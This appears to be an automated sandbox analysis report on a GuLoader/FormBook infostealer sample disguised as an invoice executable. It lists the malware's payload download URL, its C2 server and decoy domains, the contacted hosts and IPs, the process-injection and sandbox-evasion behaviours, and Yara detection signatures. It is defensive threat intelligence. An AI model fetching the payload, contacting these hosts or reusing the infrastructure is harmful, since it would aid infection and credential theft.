ID: 531747
Sample Name: draft_inv dec21.exe
Cookbook: default.jbs
Time: 10:29:46
Date: 01/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report draft_inv dec21.exe

Overview


General Information

Sample Name:	draft_inv dec21.exe
Analysis ID:	531747
MD5:	89a584acaeb2f9e.
SHA1:	263ff0b238d57cf…
SHA256:	59ae017767f6a56.
Infos:	

Most interesting Screenshot:



Detection




GuLoader FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Yara detected Generic Dropper
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Benign windows process drops PE f…
- Malicious sample detected (through …
- System process connects to networ…
- Antivirus detection for URL or domain
- GuLoader behavior detected
- Sigma detected: Suspect Svchost A…
- Multi AV Scanner detection for dropp…

Classification



Process Tree

- **System is w10x64native**
- draft_inv dec21.exe (PID: 5460 cmdline: "C:\Users\user\Desktop\draft_inv dec21.exe" MD5: 89A584ACAEB2F9E8BAF46714EB7D3550)
  - draft_inv dec21.exe (PID: 2748 cmdline: "C:\Users\user\Desktop\draft_inv dec21.exe" MD5: 89A584ACAEB2F9E8BAF46714EB7D3550)
    - explorer.exe (PID: 4580 cmdline: C:\Windows\Explorer.EXE MD5: 5EA66FF5AE5612F921BC9DA23BAC95F7)
      - svchost.exe (PID: 1340 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: B7C999040D80E5BF87886D70D992C51E)
        - cmd.exe (PID: 7068 cmdline: /c del "C:\Users\user\Desktop\draft_inv dec21.exe" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
          - conhost.exe (PID: 1028 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- UserOOBEBroker.exe (PID: 1968 cmdline: C:\Windows\System32\oobe\UserOOBEBroker.exe -Embedding MD5: BCE744909EB87F293A85830D02B3D6EB)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "https://statuswar.info/GHDFR/bin_rOlFDOAa61.bin"
}
```


Threatname: FormBook

```
{
  "C2 list": [
    "www.ayudavida.com/n8ds/"
  ],
  "decoy": [
    "topwowshopping.store",
    "helpcloud.xyz",
    "reliablehomesellers.com",
    "lopsrental.lease",
    "luxalbridi.com",
    "recoverytrivia.com",
    "apps365.one",
    "shrywl.com",
    "ozattaos.xyz",
    "recruitresumelibrary.com",
    "receiptpor.xyz",
    "stylesbykee.com",
    "dczhd.com",
    "learncodeing.com",
    "cmoigus.net",
    "unitedmetal-saudi.com",
    "koedayuuki.com",
    "dif-directory.xyz",
    "heyvecino.com",
    "mariforum.com",
    "mackthetruck.com",
    "quickcoreohio.com",
    "wordpresshostingblog.com",
    "peo-campaign.com",
    "hsbp.online",
    "divorcefearfreedom.com",
    "testwebsite0711.com",
    "khoashop.com",
    "32342231.xyz",
    "inklusion.online",
    "jobl.space",
    "maroonday.com",
    "mummymotors.com",
    "diamota.com",
    "effective.store",
    "theyachtmarkets.com",
    "braxtynmi.xyz",
    "photon4energy.com",
    "dubaicars.online",
    "growebox.com",
    "abcjanitorialsolutions.com",
    "aubzo7o9fm.com",
    "betallsports247.com",
    "nphone.tech",
    "diggingquartz.com",
    "yghdlhax.xyz",
    "paulalescanorealestate.com",
    "chaudharyhamza.com",
    "jamiecongedo.com",
    "gdav130.xyz",
    "dietatrintadias.com",
    "csenmoga.com",
    "avto-click.com",
    "goldcoastdoublelot.com",
    "blueitsolutions.info",
    "fatima2021.com",
    "talkingpoint.tours",
    "smartam6.xyz",
    "tvterradafarinha.com",
    "palmasdelmarcondos.com",
    "3uwz9mpxk77g.biz",
    "zzytyzf.top",
    "writingmomsobitwithmom.com",
    "littlefishth.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.11094891807.0000000004057000.00000004.00020000.sdmp	LokiBot_Dropper_Packed_R11_Feb18	Auto-generated rule - file scan copy.pdf.r11	Florian Roth	• 0x3494:$s1: C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB
0000000B.00000002.11089571434.0000000003650000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000B.00000002.11089571434.0000000003650000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C
0000000B.00000002.11089571434.0000000003650000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000002.6381836030.00000000024220000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
Click to see the 21 entries				

Sigma Overview

System Summary:

Sigma detected: Suspect Svchost Activity

Sigma detected: Suspicious Svchost Process

Sigma detected: Windows Processes Suspicious Parent Directory

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

Tries to resolve many domain names, but no domain seems valid

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected Generic Dropper

Yara detected FormBook

GuLoader behavior detected

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	DLL Side-Loading 1	Process Injection 5 1 2	Virtualization/Sandbox Evasion 2 2	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop Insecure Network Communic
Default Accounts	Exploitation for Client Execution 1	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Process Injection 5 1 2	LSASS Memory	Security Software Discovery 4 2 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS Redirect P Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Virtualization/Sandbox Evasion 2 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS Track Dev Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 4	SIM Card Swap

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	System Information Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Access Po

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
draft_inv dec21.exe	26%	Virustotal		Browse
draft_inv dec21.exe	20%	Metadefender		Browse
draft_inv dec21.exe	18%	ReversingLabs	Win32.Trojan.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Te6-t4\zbcdidj04hd0ibmx.exe	20%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\Te6-t4\zbcdidj04hd0ibmx.exe	18%	ReversingLabs	Win32.Trojan.GuLoader	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.svchost.exe.405796c.4.unpack	100%	Avira	TR/Dropper.Gen		Download File
11.2.svchost.exe.3418000.1.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
td-ccm-168-233.wixdns.net	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
growebox.com	0%	Virustotal		Browse
www.lopsrental.lease	3%	Virustotal		Browse
dif-directory.xyz	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.fatima2021.com/n8ds/?3fkxqn=hXcDbfFHWB34bR8p&gHl=xrAotTyffsBJpcnKB2kZyNWsSnGPjBByJzEFrz2pnPZy718OzpkHnAopnraeQfQtdHy1	0%	Avira URL Cloud	safe	
http://www.dif-directory.xyz/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=xt9lVamh+l2tCJEzLraep2wr4mh9RzdETgdkMDxktciC9JfbtbQO2x805OfzVZ2kHZ4c	100%	Avira URL Cloud	phishing	
http://www.littlefishth.com/n8ds/?gHl=/jsG/ERKVryn6C207o/LcEim1QqN5MyxJsKeesIBefptic1Rr4NlAfFwHDf6m9wpfQov&3fll1=6lYt5jhP	0%	Avira URL Cloud	safe	
http://https://statuswar.info/GHDFR/bin_rOlFDOAa61.bin#	0%	Avira URL Cloud	safe	
http://https://powerpoint.office.comEM8	0%	Avira URL Cloud	safe	
http://www.growebox.com/n8ds/?gHl=c2GcPcxTJCn2LTXtZlkaUw2pSxcw64fMJrFLz4vK/kX5/sVAgoQGq8HC2c+bDUK23KGm&4ha8=4hi0dlyHZliDfr	0%	Avira URL Cloud	safe	
www.ayudavida.com/n8ds/	0%	Avira URL Cloud	safe	
http://www.writingmomsobitwithmom.com/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=f/B16EdvHg/4mql2vq5Md1sx/t71Njj4R8zlekrOfJu06zuLM7yaFZuMLQOQaJsZfcYK	0%	Avira URL Cloud	safe	
http://schemas.micro	0%	Avira URL Cloud	safe	
http://https://statuswar.info/	0%	Avira URL Cloud	safe	
http://schemas.microso	0%	Avira URL Cloud	safe	
http://www.avto-click.com/n8ds/?gHl=36nvuDOhb+cAfEYoHlPXfn1RMzo0BBULKTbTy1LRYyC8hoxuY2l1xvAmELDfWhX0UcPs&4ha8=4hi0dlyHZliDfr	0%	Avira URL Cloud	safe	
http://www.receiptpor.xyz/n8ds/?gHl=tFWpUqTJBKKZjj7mpmRmO+UO9YCEuI1l6CuT88R3V9vk9mUNjYvQT6q9cPheoq+XMEYl&4ha8=4hi0dlyHZliDfr	100%	Avira URL Cloud	phishing	
http://www.gdav130.xyz/n8ds/?pB=z2JtXhtxAhidvN&gHl=x7rWj66roGKEZAObj73O6eF88ujFBI8nvGjdodwL/UKuZeUM1FVQm65GonJ0KgAiqF14	0%	Avira URL Cloud	safe	
http://www.dubaicars.online/n8ds/?3fkxqn=hXcDbfFHWB34bR8p&gHl=p9I58q6arTbdr9cKXlwfdhVh2EEOLbkp3e4XnVrXYsEKFiBKUQDH2p9qO5FVTmLJCNVs	100%	Avira URL Cloud	phishing	
http://https://excel.office.comv	0%	Avira URL Cloud	safe	
http://https://statuswar.info/GHDFR/bin_rOlFDOAa61.bin	0%	Avira URL Cloud	safe	
http://www.luxalbridi.com/n8ds/?gHl=HP3lUcly75+aK0axQNs5BYQcBP4O+AKLEkTZ4laoLz9/Sn12VzNllTYHErR4gbC1MkpJ&4ha8=4hi0dlyHZliDfr	0%	Avira URL Cloud	safe	
http://www.quickcoreohio.com/n8ds/?gHl=FAvywzfH3HDMRaMd6mXcK7Ff9728JoUvMaeuTcvdPUDnDDD48ydkC5f+8+l9m9miG/Ye&pB=z2JtXhtxAhidvN	0%	Avira URL Cloud	safe	
http://www.heyvecino.com/n8ds/?gHl=B50h1ADlVgBVReAtZzXZoMMEQCBylsFCBP4nBu/XE2swHcOtDXvVzvqty7hRo1ZxzC15&3fkxqn=hXcDbfFHWB34bR8p	0%	Avira URL Cloud	safe	
http://www.gdav130.xyz/n8ds/?3fkxqn=hXcDbfFHWB34bR8p&gHl=x7rWj66roGKEZAObj73O6eF88ujFBI8nvGjdodwL/UKuZeUM1FVQm65GonJ0KgAiqF14	0%	Avira URL Cloud	safe	
http://www.lopsrental.lease/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=nk91cKg8qOwhKsLnO/dUua/naUDhyNO+v5raVsad7WuGJwv5YN6kPTcjqATZ67dmN8K4	0%	Avira URL Cloud	safe	
http://https://statuswar.info/GHDFR/bin_rOlFDOAa61.binZ	0%	Avira URL Cloud	safe	
http://www.mackthetruck.com/n8ds/?pB=z2JtXhtxAhidvN&gHl=hTCtvfJBK6Lgcsnz9iNzW/om0skZHj2xUOZ9QRyIykKuA9BOdz3qmP8oX5t0meM3+FVL	0%	Avira URL Cloud	safe	
http://www.apps365.one/n8ds/?gHl=UGKaYhNfstwp7hLG7UrFh27uWUnvgBcRCHkNbEmp8q6nPSt6bmPZIRKUPgjia3mN02Vr&3fkxqn=hXcDbfFHWB34bR8p	0%	Avira URL Cloud	safe	
http://ocsp.digi	0%	Avira URL Cloud	safe	
http://www.ozattaos.xyz/n8ds/?3fll1=6lYt5jhP&gHl=n1UrTr6j/bQFz4e4Cp8BbMP0v/KiHdXZ9JkrSrs2y278xAws0T3fM8y5E13MJVyQk50j	0%	Avira URL Cloud	safe	
http://www.mariforum.com/n8ds/?gHl=ugV9/Bgr3P1mb2nQP4ZDF3X4f1GtZOS3PBkli+plGM3Op0j+GZlR0Q/pb3EXjxNGdMZ9&4ha8=4hi0dlyHZliDfr	0%	Avira URL Cloud	safe	
http://www.dczhd.com/n8ds/?gHl=Sj2jHWqmlaqVQSbjgunx+H7yNQtdqjg6ckEoQlWTrRUvY2HVGecaPyLp6mXUMYnymgSe&pB=z2JtXhtxAhidvN	0%	Avira URL Cloud	safe	
http://https://statuswar.info/GHDFR/bin_rOlFDOAa61.binO	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.dubaicars.online/n8ds/?gHl=p9l58q6arTbdr9cKXlwfdhVh2EEOLbkp3e4XnVrXYsEKFiBKUQDH2p9qO5FVTmLJCNVs&pB=z2JtXhtxAhidvN	100%	Avira URL Cloud	phishing	
http://www.quickcoreohio.com/n8ds/?gHl=FAvywzfH3HDMRaMd6mXcK7Ff9728JoUvMaeuTcvdPUDnDDD48ydkC5f+8+l9m9miG/Ye&4ha8=4hi0dlyHZliDfr	0%	Avira URL Cloud	safe	
http://https://outlook.comUser6	0%	Avira URL Cloud	safe	
http://https://statuswar.info/1	0%	Avira URL Cloud	safe	
http://www.ayudavida.com/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=XGdb25Y748Ut0VrvAGrAV9TZskQ8Vhp7eMrkuH6lQS7YMNVmEhdbMrp7c3mVg154ue/4	0%	Avira URL Cloud	safe	
http://www.apps365.one/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=UGKaYhNfstwp7hLG7UrFh27uWUnvgBcRCHkNbEmp8q6nPSt6bmPZIRKUPgjia3mN02Vr	0%	Avira URL Cloud	safe	
http://181ue.com/sq.html?entry=	0%	Avira URL Cloud	safe	
http://https://statuswar.info/GHDFR/bin_rOlFDOAa61.bin9	0%	Avira URL Cloud	safe	
http://www.effective.store/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=tD0293ekre+uqVzNRybWeIsGKZg60tBQR/GVivWOVJ5sXdl+h0HHf0FfKjbRE++mAfFR	0%	Avira URL Cloud	safe	
http://www.inklusion.online/n8ds/?gHl=4XwYGzmPDVH3THQXSPknmfdazTodAXDlHas2KNX7n/UXs4ghRUZWEGvkVm0hYsfSCvUh&3fkxqn=hXcDbfFHWB34bR8p	0%	Avira URL Cloud	safe	
http://https://www.avto-click.com/n8ds/?gHl=36nvuDOhb	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
previewbrizycloudnlbv2-664b147e649a860c.elb.us-east-1.amazonaws.com	34.237.47.210	true	false		high
td-ccm-168-233.wixdns.net	34.117.168.233	true	true	• 0%, Virustotal, Browse	unknown
growebox.com	81.2.194.128	true	true	• 0%, Virustotal, Browse	unknown
www.lopsrental.lease	66.29.140.185	true	true	• 3%, Virustotal, Browse	unknown
dif-directory.xyz	185.61.153.97	true	true	• 0%, Virustotal, Browse	unknown
www.mariforum.com	50.118.200.120	true	true		unknown
parkingpage.namecheap.com	198.54.117.217	true	false		high
www.inklusion.online	3.64.163.50	true	true		unknown
heyvecino.com	34.102.136.180	true	false		unknown
statuswar.info	162.241.120.147	true	true		unknown
www.mackthetruck.com	203.170.80.250	true	true		unknown
littlefishth.com	34.102.136.180	true	false		unknown
www.ayudavida.com	164.155.212.139	true	true		unknown
www.apps365.one	44.227.76.166	true	true		unknown
luxalbridi.com	34.102.136.180	true	false		unknown
www.writingmomsobitwithmom.com	216.250.120.206	true	true		unknown
www.ozattaos.xyz	104.21.82.227	true	true		unknown
www.avto-click.com	185.98.5.234	true	true		unknown
www.gdav130.xyz	35.244.144.199	true	false		unknown
dczhd.com	154.23.172.127	true	true		unknown
www.effective.store	199.59.242.153	true	true		unknown
www.dubaicars.online	185.68.16.57	true	true		unknown
www.receiptpor.xyz	unknown	unknown	true		unknown
www.3uwz9mpxk77g.biz	unknown	unknown	true		unknown
www.quickcoreohio.com	unknown	unknown	true		unknown
www.testwebsite0711.com	unknown	unknown	true		unknown
www.jobl.space	unknown	unknown	true		unknown
www.cmoigus.net	unknown	unknown	true		unknown
www.dczhd.com	unknown	unknown	true		unknown
www.talkingpoint.tours	unknown	unknown	true		unknown
www.fatima2021.com	unknown	unknown	true		unknown
www.littlefishth.com	unknown	unknown	true		unknown
www.recruitresumelibrary.com	unknown	unknown	true		unknown
www.abcjanitorialsolutions.com	unknown	unknown	true		unknown
www.growebox.com	unknown	unknown	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.braxtynmi.xyz	unknown	unknown	true		unknown
www.tvterradafarinha.com	unknown	unknown	true		unknown
www.yghdlhax.xyz	unknown	unknown	true		unknown
www.heyvecino.com	unknown	unknown	true		unknown
www.luxalbridi.com	unknown	unknown	true		unknown
www.photon4energy.com	unknown	unknown	true		unknown
www.csenmoga.com	unknown	unknown	true		unknown
www.dif-directory.xyz	unknown	unknown	true		unknown
www.smartam6.xyz	unknown	unknown	true		unknown
www.wordpresshostingblog.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.fatima2021.com/n8ds/?3fkxqn=hXcDbfFHWB34bR8p&gHl=xrAotTyffsBJpcnKB2kZyNWsSnGPjBByJzEFrz2pnPZy718OzpkHnAopnraeQfQtdHy1	true	• Avira URL Cloud: safe	unknown
http://www.dif-directory.xyz/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=xt9lVamh+l2tCJEzLraep2wr4mh9RzdETgdkMDxktciC9JfbtbQO2x805OfzVZ2kHZ4c	true	• Avira URL Cloud: phishing	unknown
http://www.littlefishth.com/n8ds/?gHl=/jsG/ERKVryn6C207o/LcEim1QqN5MyxJsKeesIBefptic1Rr4NlAfFwHDf6m9wpfQov&3fIl1=6lYt5jhP	false	• Avira URL Cloud: safe	unknown
http://www.growebox.com/n8ds/?gHl=c2GcPcxTJCn2LTXtZlkaUw2pSxcw64fMJrFLz4vK/kX5/sVAgoQGq8HC2c+bDUK23KGm&4ha8=4hi0dlyHZliDfr	true	• Avira URL Cloud: safe	unknown
www.ayudavida.com/n8ds/	true	• Avira URL Cloud: safe	low
http://www.writingmomsobitwithmom.com/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=f/B16EdvHg/4mql2vq5Md1sx/t71Njj4R8zlekrOfJu06zuLM7yaFZuMLQOQaJsZfcYK	true	• Avira URL Cloud: safe	unknown
http://www.avto-click.com/n8ds/?gHl=36nvuDOhb+cAfEYoHlPXfn1RMzo0BBULKTbTy1LRYyC8hoxuY2l1xvAmELDfWhX0UcPs&4ha8=4hi0dlyHZliDfr	true	• Avira URL Cloud: safe	unknown
http://www.receiptpor.xyz/n8ds/?gHl=tFWpUqTJBKKZjj7mpmRmO+UO9YCEuI1l6CuT88R3V9vk9mUNjYvQT6q9cPheoq+XMEYl&4ha8=4hi0dlyHZliDfr	true	• Avira URL Cloud: phishing	unknown
http://www.gdav130.xyz/n8ds/?pB=z2JtXhtxAhidvN&gHl=x7rWj66roGKEZAObj73O6eF88ujFBI8nvGjdodwL/UKuZeUM1FVQm65GonJ0KgAiqF14	false	• Avira URL Cloud: safe	unknown
http://www.dubaicars.online/n8ds/?3fkxqn=hXcDbfFHWB34bR8p&gHl=p9I58q6arTbdr9cKXlwfdhVh2EEOLbkp3e4XnVrXYsEKFiBKUQDH2p9qO5FVTmLJCNVs	true	• Avira URL Cloud: phishing	unknown
http://https://statuswar.info/GHDFR/bin_rOlFDOAa61.bin	true	• Avira URL Cloud: safe	unknown
http://www.luxalbridi.com/n8ds/?gHl=HP3lUcly75+aK0axQNs5BYQcBP4O+AKLEkTZ4laoLz9/Sn12VzNllTYHErR4gbC1MkpJ&4ha8=4hi0dlyHZliDfr	false	• Avira URL Cloud: safe	unknown
http://www.quickcoreohio.com/n8ds/?gHl=FAvywzfH3HDMRaMd6mXcK7Ff9728JoUvMaeuTcvdPUDnDDD48ydkC5f+8+l9m9miG/Ye&pB=z2JtXhtxAhidvN	true	• Avira URL Cloud: safe	unknown
http://www.heyvecino.com/n8ds/?gHl=B50h1ADlVgBVReAtZzXZoMMEQCBylsFCBP4nBu/XE2swHcOtDXvVzvqty7hRo1ZxzC15&3fkxqn=hXcDbfFHWB34bR8p	false	• Avira URL Cloud: safe	unknown
http://www.gdav130.xyz/n8ds/?3fkxqn=hXcDbfFHWB34bR8p&gHl=x7rWj66roGKEZAObj73O6eF88ujFBI8nvGjdodwL/UKuZeUM1FVQm65GonJ0KgAiqF14	false	• Avira URL Cloud: safe	unknown
http://www.lopsrental.lease/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=nk91cKg8qOwhKsLnO/dUua/naUDhyNO+v5raVsad7WuGJwv5YN6kPTcjqATZ67dmN8K4	true	• Avira URL Cloud: safe	unknown
http://www.mackthetruck.com/n8ds/?pB=z2JtXhtxAhidvN&gHl=hTCtvfJBK6Lgcsnz9iNzW/om0skZHj2xUOZ9QRylykKuA9BOdz3qmP8oX5t0meM3+FVL	true	• Avira URL Cloud: safe	unknown
http://www.apps365.one/n8ds/?gHl=UGKaYhNfstwp7hLG7UrFh27uWUnvgBcRCHkNbEmp8q6nPSt6bmPZIRKUPgjia3mN02Vr&3fkxqn=hXcDbfFHWB34bR8p	true	• Avira URL Cloud: safe	unknown
http://www.ozattaos.xyz/n8ds/?3fIl1=6lYt5jhP&gHl=n1UrTr6j/bQFz4e4Cp8BbMP0v/KiHdXZ9JkrSrs2y278xAws0T3fM8y5E13MJVyQk50j	true	• Avira URL Cloud: safe	unknown
http://www.mariforum.com/n8ds/?gHl=ugV9/Bgr3P1mb2nQP4ZDF3X4f1GtZOS3PBkli+plGM3Op0j+GZlR0Q/pb3EXjxNGdMZ9&4ha8=4hi0dlyHZliDfr	true	• Avira URL Cloud: safe	unknown
